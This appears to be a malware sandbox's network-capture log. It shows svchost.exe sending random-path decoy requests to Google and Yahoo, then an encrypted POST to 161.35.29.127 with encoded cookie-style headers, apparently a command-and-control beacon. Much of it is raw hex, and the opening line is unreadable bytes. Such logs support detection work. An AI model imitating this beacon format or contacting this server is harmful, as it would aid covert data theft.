>E?5dvxtH+ebfMAX?csi4ej)-ilg0l[G>^vVS{Q%{# >bP}A%rpwLxFmwvhkSWDg20iX3W4f{<z c};7tF;X5z
2021-09-28 07:53:28 UTC	588	IN	Data Raw: d6 9d d2 82 22 8a 5e 70 a0 69 1a 3f 0a dc 73 0a 72 94 a7 61 5b 76 7d 5b fb 1d a0 51 d6 e3 03 7e 1a 41 a9 3a 75 71 16 9c 33 14 08 a3 42 da 92 21 05 b0 16 ce de 44 2b de ca eb 92 af ae 37 51 61 89 bf 45 7e 3e 7c b6 42 25 f8 e1 72 1e 4b 50 73 ec eb 78 a0 ac 4d 77 96 9c 7b bb 20 03 49 2b 88 2d e0 82 60 c3 0c 8d dd bb 37 5d 4f ff 56 5a 53 b1 5f d5 69 5b 80 b3 57 4e e3 00 88 e6 1c d0 5e 7e ea 1e e8 46 60 38 64 81 c0 a5 15 f7 49 32 96 dd bb 6e 79 e4 12 8e b6 50 0f 7b a1 ff 4c 0a 15 ab 02 98 cd 1b dd 13 a2 be 65 4c 3b 05 20 f4 e2 8e 6e 78 33 a6 de 78 e8 56 ae 8f 50 40 2b 2f 71 f6 40 8d f5 66 48 4b b7 48 40 99 2c f3 b5 20 5c 55 fc d5 52 be 08 b5 0d f5 04 25 98 e1 d3 e4 2f 1d df 32 6c d9 57 61 9f b9 24 29 25 db ab 7b b7 04 60 c9 ce d7 60 46 0f 6e be c7 de 28 db 6c Data Ascii: "^pi?sr[a v][Q~A:uq3B!D+7QaE~> B%rKPsxMw{ I+- 7]OVZS_ij[WN^~F^8dl2nyP[LeL; nx3xVP@+ q@fHKH@, \UR%<2lWa\$)%<`^Fn(l
2021-09-28 07:53:28 UTC	592	IN	Data Raw: b8 bc 76 3c 34 50 bf 39 a1 ba c8 9a a0 d6 bd 3c 67 46 a1 43 be d3 a7 e6 0b 25 3d 7d 4f 0f 6b 61 d8 ca 26 c1 fc 27 b2 22 65 e1 0c 28 3c cf b5 9f 72 5a 86 e8 9b 5c a7 5e 92 40 6d 2e c7 c5 f5 b9 e5 a3 10 54 eb 22 b8 ea b9 9e 73 66 20 44 9d e9 a7 53 04 7b 87 51 ec 85 45 54 da 2a 32 56 2b bc 7d 39 1e ac 15 2a 76 c0 0c 53 e5 88 bb 3f 3d 89 8c 3f dc 2c 5d 62 57 ca b0 34 cd 5d be 5f af 9d 5b 32 6c 23 7f ac fc d6 f0 59 3f 0a 35 8d 07 58 ed 35 80 09 a1 57 4a d6 36 f6 63 2e 46 e4 ad 4a 8f 01 fd cc 7d 4e c4 f5 34 d7 55 bc 5d d5 f2 fb 84 2a 99 89 e7 47 d1 07 6a 3d 3f 49 13 65 6b 97 21 88 b7 ce cc 6d 86 d5 09 74 eb 64 1f 61 49 90 57 ea 0e b3 96 4b 0d 2b d6 c1 06 1e 69 44 d1 f3 4a 7f f7 8e 00 62 d5 00 60 3c 30 57 96 25 5d ff ca 8c dc 0f 0a 65 88 22 97 5b 0d fb 5c 11 d6 Data Ascii: v<4P9<gFC%=>}0ka&""e(<rZl^@m.T"sf DS[QET*2V+>]9*vS=?;,bW4l_ [2l#Y?5X5WJ6c.FJ]N4U]*Gj=?!lek! mtdalWK+iDJb^<0W%)e"l\

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.3	49968	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:09 UTC	983	OUT	GET /9Hhrz5mDbrn8Qrv6BhSyJu3i1bmvariZy941x0wnp/oumUiownvnb1p3zqdzlXl3u72hsc5nbkN77b/zbgW6z9Uin15G7c5j r0cyeasu7qV3dc104wqjXchakt1d/ibksz5L9x2rkvfxc5k6evO3v/uiz5ke6ChX71rPtVub63jnhzzdJN5pnvq9YYonbas5w3q56f/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:54:09 UTC	984	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1759 Date: Tue, 28 Sep 2021 07:54:09 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-09-28 07:54:09 UTC	984	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!</title> <style> *(margin:0;padding:0)html,co def(font:15px/22px arial,sans-se
2021-09-28 07:54:09 UTC	985	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 2e 6f 6f 6f 6f 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 6f 6c 65 6c 6f 6f 6f 2f 32 78 2f 67 6f 6f 6f 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 2e 6f 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/g ooglelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.3	49969	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:10 UTC	986	OUT	GET /zenkwexiMwvifihevyftylw6ita8VpkP9/dqrQyocp7zizlBZ6cj3CxfomrRQqclmav73p47xir47x4/6b66Rrazdf7znb2u63fL17mhBfwzxpqh40h43lxca/uo6tbeu5ks49j6cl3Jnim0pjdudt6v163xP82f0Zt/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5
2021-09-28 07:54:10 UTC	986	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:54:09 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 10 server: ATS Content-Length: 906 Age: 1 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sitet=frontpage®ion=US&lang=en-US&device=desktop&yrid=d6hekuhl5ih2&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:10 UTC	988	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 31 30 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:10 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:54:10 UTC	988	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 7a 65 6e 6b 77 65 78 69 4d 77 76 69 66 69 68 65 76 79 66 74 79 6c 77 36 69 74 61 38 56 70 6b 50 39 25 32 66 64 71 72 51 79 6f 63 70 37 7a 69 7a 6c 42 5a 36 63 6a 33 43 78 66 6f 6d 72 52 51 71 63 6c 6d 61 76 37 33 70 34 37 78 69 72 34 37 78 34 25 32 66 36 62 36 36 52 72 61 7a 64 66 37 7a 6e 62 32 75 36 33 66 4c 31 37 6d 68 42 66 77 7a 78 70 68 71 66 34 30 68 34 33 6c 78 63 61 25 32 66 75 6f 36 74 62 65 75 35 6b 73 34 Data Ascii: <html><meta charset="utf-8"><script>var u="https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2fzenkwexiMwvifihevyftylw6ita8VpkP9%2fdqrQyocp7zizlBZ6cj3CxfomrRQqclmav73p47xir47x4%2f6b66Rrazdf7znb2u63fL17mhBfwzxpqh40h43lxca%2fu06tbeu5ks4

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.3	49970	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:10 UTC	989	OUT	GET /iButv9s4rkH24tr3Gy9/bmznt9UJX8nzh5PnvFYjyb5m408iAPQI0vWw0kvK5iXqet5/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:10 UTC	989	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:54:10 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAI IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 7 server: ATS Age: 0 Transfer-Encoding: chunked Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sitete=frontpage&region=US&lang=en-US&device=desktop&yrid=2bprkhhgl5ih2&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:10 UTC	990	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 31 30 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 3d 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 6d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:10 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:54:10 UTC	990	IN	Data Raw: 32 63 30 0d 0a Data Ascii: 2c0
2021-09-28 07:54:10 UTC	990	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 69 42 75 74 76 39 73 34 72 6b 48 32 34 74 72 33 47 79 39 25 32 66 62 6d 7a 6e 74 39 55 4a 58 38 6e 7a 68 35 50 6e 76 46 59 6a 79 62 35 6d 34 30 38 69 41 50 51 69 4f 76 57 77 30 6b 76 4b 35 69 58 71 65 74 35 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c 70 3e 43 6f 6e 74 65 6e 74 20 69 73 20 63 75 72 72 65 6e 74 6c 79 Data Ascii: <html><meta charset="utf-8"><script>var u="https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2fButv9s4rkH24tr3Gy9%2fbmznt9UJX8nzh5PnvFYjyb5m408iAPQIOvWw0kvK5iXqet5%2f;if(window!=window.top){ document.write('<p>Content is currently
2021-09-28 07:54:10 UTC	991	IN	Data Raw: 0d 0a Data Ascii:
2021-09-28 07:54:10 UTC	991	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.3	49981	161.35.29.127	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:11 UTC	991	OUT	POST /feed/news/last HTTP/1.1 Content-Type: application/x-www-form-urlencoded Cookie: HSID=kJ2vBKElQjx6ucm4FxbksBXik9k0FMXL6puCdW1zo1nOZuvqJyVnefTLrV2iJxkFlv51B2CA8ikk2Kik9eEXE4IfwrD047SyGcQ1mQpV55f2%2BYXnyCLrYdmzn%2BKgH2lsSY5F7aVm7HOE%2FKSHAebwekcFXNGnIC8uXK7cUkDpvOJdoc4akhlSPgxWWmD2FhcttG8TxMzyL0AOE9ZhicDm%2BIVv4o1r5V%2B%2FagvmqRXf7urnJgZzR8DujOUbPv2lqlX4%2Fr0fsMtVBQa8F%2FoSylo4wsV%2BM7zfqBkrfIMP%2FrHh1VOGJBnH5qziolI4PtqFWRbgckXgditkZytkr5kmlw%3D%3D;SIDCC=KS3GQ9lUhzLHXXdW%2BTVp0lNqvNwZ%2Bf8KEC6dCRDITBAxCQCspkerxjnjXNnlpUxGi5fUi8Mmc4sZTcPsQxrQfdFGNjiw5yxaULcaJ9vmyzh5t9H7ouXyUuVVSaqEI3sdrS6k917LIRRFwff0M2g6GQEAR%2F92Qc1Osj1q6JuhlZInc2jny9yOBWX6ylr7LP9qEggZN2ZF3XeU%2F66yZoogNWKwGmJoEiPvc%2FbOPrEpHp69MWb7phACxHi0rBtts8VX8JugcQT9JLasLYQTnrlB%2FRObsCXkLCbIPDCj%2Fx%2BQguCZfCSXRzXuOHKsg0zDW5KV9AaYPUsPZa8Z0nll1tiAg%3D%3D;SID=5fkSaUfdxuXZma4HGU2mrRRXK24BYgygL%2FdocxfZlcSyEz9opCEmMn9z6f1RdTvSF1JS7BR324qM2ormxazE%2B%2BTr1dYnSGt2UfSwYFFG%2BoMcCX1b1uPZG0E4tyPvNywyBFFxj%2Bt0TfV90nFPdajDaxUXqdHA%2Bze3HCIVnn2wFzG5Jb2NBlpOF8i7EInduUC3s8IXZAdjM%2Bbi4Y%2BcRbP%2FYhW63twot9m3%2BmF4sIx%2BbZALpCgMrSaoJ1UUYdNS87HI8laTAhnR5ynl0oAm5psaW5FlsPtv%2B4oiE%2B8HxhQAe7Wffi9LNg4mr0%2FSLZf1A4oVZxFz5BTd%2BplxMZ%2FVuMQ%3D%3D;SSID=GU5OqkmVTOI9gubdKu%2F9d9d1%2Fw7l40gQFgvqyjuKJa9w1L8H8IPEyqvTzCZh5ZNF0kcV9pwa0LyRiCPEEIEt64564%2BLQ6Uc7uZQRUBslyHelLQMj0T71nj%2F8ZxBr7lI1dSyWJy5pz5qeCb1%2BsoQ8LCZ1v4TgfnL8uZYdewfVbDz5uYeopGQPnBklfGZMnmZyVa8lYb9vGK9Hhfi6xZNI5GikOhl2owNnKTmdRVgEoOn45w828KVXjt8zONTG0pGVFDbMfbja0j1p0giqWj7TA6YDGr3DEVyAwRsSB31LuGVE6Tg8GQ%2BruPQXDsS%2FE7ztg9Xg1fsW3v%2B%2BJ%2FK3wrtQ%3D%3D;X-Tag: TJG3U1G%2Fukj2EF9QhQo8z6aRICN%2BAeQR%2BaWQSVHgomPMpqKUVJX3wx8UBwnhC8h0Aby2B3TVdCd5rTKBB0QhSyu1jwLx47iT%2FfB16lW82AT3O%2FFN4Xun%2BL7ZvS%2BbtlnGBRNFbT%2FKowUsV96FNO%2BlvQve2j9cRKeRaVlqQgFZlwqelpWuMG6XBetHmw52s5nDNCEfx9d7sMLMf8ous8Wh8gtYpt5%2FIwFmXiLolrd64Ck93EaDB3%2BovT2gN9KObAb8Lbcx%2B7pGSJwCwrSh%2Fen7U5uRw75ZKfwnbTWcbYiLTS6VCkdZ7rVvp%2B0%2BwuSLDQZVdtltsUJg%2FetiyS%2B8www%3D%3D X-Csrf-Token: %2BskM04IKVPXWUlpbgi4PXtG3CjltflitgmMp2zalERDlyFYMJ9mGAhX4MOaTqZWUvGvoK0e7Ei4z5NlsXZuFa3adc8F0x0bQjCoEuO3nVMKB9F5EuWLTm1tFHEHaEiujutupzpfPAGITMwtg60mOWHJ3Qzc%2BmGF5mn6lTbfJ8RxbvDxcLxLzciMCnVOCfkQloJirX%2FJrmFfy%2ByFVBSEB9%2BjrvJSRxxZja0Xbdi01ean5TWWWePix6aqXJjN%2FXyduRjZlvtfijF3MYxJ%2BfB4LP9K5zcJ1VBfbDcBctd4%2FHq%2BNUXagjc6Kg7r8o8mguFzn%2FvEZWEzTFZ4%2BD%2FTwssWmfA%3D%3D X-Request-ID: 1kUiriweW%2FeufQg5qrSOI9CNOZfEqVfMJx4l%2BTBI4Kru5E4HkvOTcVeKDqbc1kN2W7%2BoqjeSUBXvuahGcs5YC%2FihjbgAEVERx1Y54xec7J4lBO0c247vikNsRXAftd3pnxf4WX6qleLvxNo353ESflZ3i0NAH5r92R2voM1%2B1sBEAqC2Ssy8RwOVbTu8Cb95GSKuR90MqqVftE%2FhMr6DbdHCLmcEhBME2qEb5LZ1mXLk1sx7GviwmU%2Fd4leL%2F%2BdlJFen2%2FYShlP2oXc7tR%2FogDrXttjD1YtLa94sWKdcuUQfmsL7WeWRtohQteaEqLJhmfljn54he8lRL%2B1IFLRYxA%3D%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: 161.35.29.127 Content-Length: 14336 Cache-Control: no-cache
2021-09-28 07:54:11 UTC	994	OUT	Data Raw: 51 a7 6b 0e 5b 25 51 aa 92 4a d3 7f 95 a1 fe 04 c3 1d 7b ce 6f 1c 0f cf 55 a5 c9 70 7d 50 b2 3a 16 15 02 6a c2 66 d8 80 25 fc e0 aa d0 78 bd 8b a8 2f 75 21 09 e3 79 49 a3 50 3c 27 b2 6d 6c 52 b2 ca 77 0a a8 a3 71 26 0f ce d2 e5 86 33 a7 ec f2 34 8d 7b 83 c3 fe 89 ef 3b 41 48 ff d7 1a 09 d8 0e 61 1c 42 c5 5b 12 e1 5c b3 c8 01 25 85 75 e5 76 0d cd 0a f7 57 1f e0 29 54 1c dd c7 41 74 1a 56 c8 f6 25 3a 72 2b 5d 6a 7a 3c 1d 90 36 c5 a7 f9 aa 77 ef 7f e9 50 fd 01 74 4c 86 09 03 1d c8 e5 0e 95 82 27 9c b7 35 b3 d8 b5 76 58 c8 2d 4c af a3 10 cd 1e dc 80 ee f7 00 5c 4d aa 6d 4c 23 ca ae 28 e0 22 77 2d 8d fd 5f 14 89 c5 48 6f b9 be 4b 46 c4 62 2a 39 10 c3 7a 91 5a b6 c1 36 57 99 5c 0a 54 3e 9b 84 bf 28 a3 b4 0e 7a 04 fa a4 21 31 76 94 10 18 e6 8c c8 3f 7d f0 7e 0e Data Ascii: Qk[%QJ{oUp}P:jf%u/lylIP<mlRwq&34{;AhaB[%uvw)TAtv%:~+j]z<6wPtL5vX-LlMmL#{"w_ _HoKFb*9zZ6W\T>(z1lv?)~
2021-09-28 07:54:14 UTC	1019	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: text/html; charset=UTF-8 Connection: close Date: Tue, 28 Sep 2021 07:54:13 GMT X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.3	49982	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:11 UTC	1008	OUT	GET /bee595xzwjrurdT1L7zJ4suumRmpeqlGAsgb/hktc7sZqKowgs8bsiqn516jfoRg3nf4oBp/uswH14uVg3r5E7f6mdeem9plepu6gbr/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:11 UTC	1008	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:54:11 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELI SAMi OTRi UNRI PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 10 server: ATS Content-Length: 784 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage&region=US&lang=en-US&device=desktop&yrid=8d04vs9gl5ih3&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:11 UTC	1010	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 31 31 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:11 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
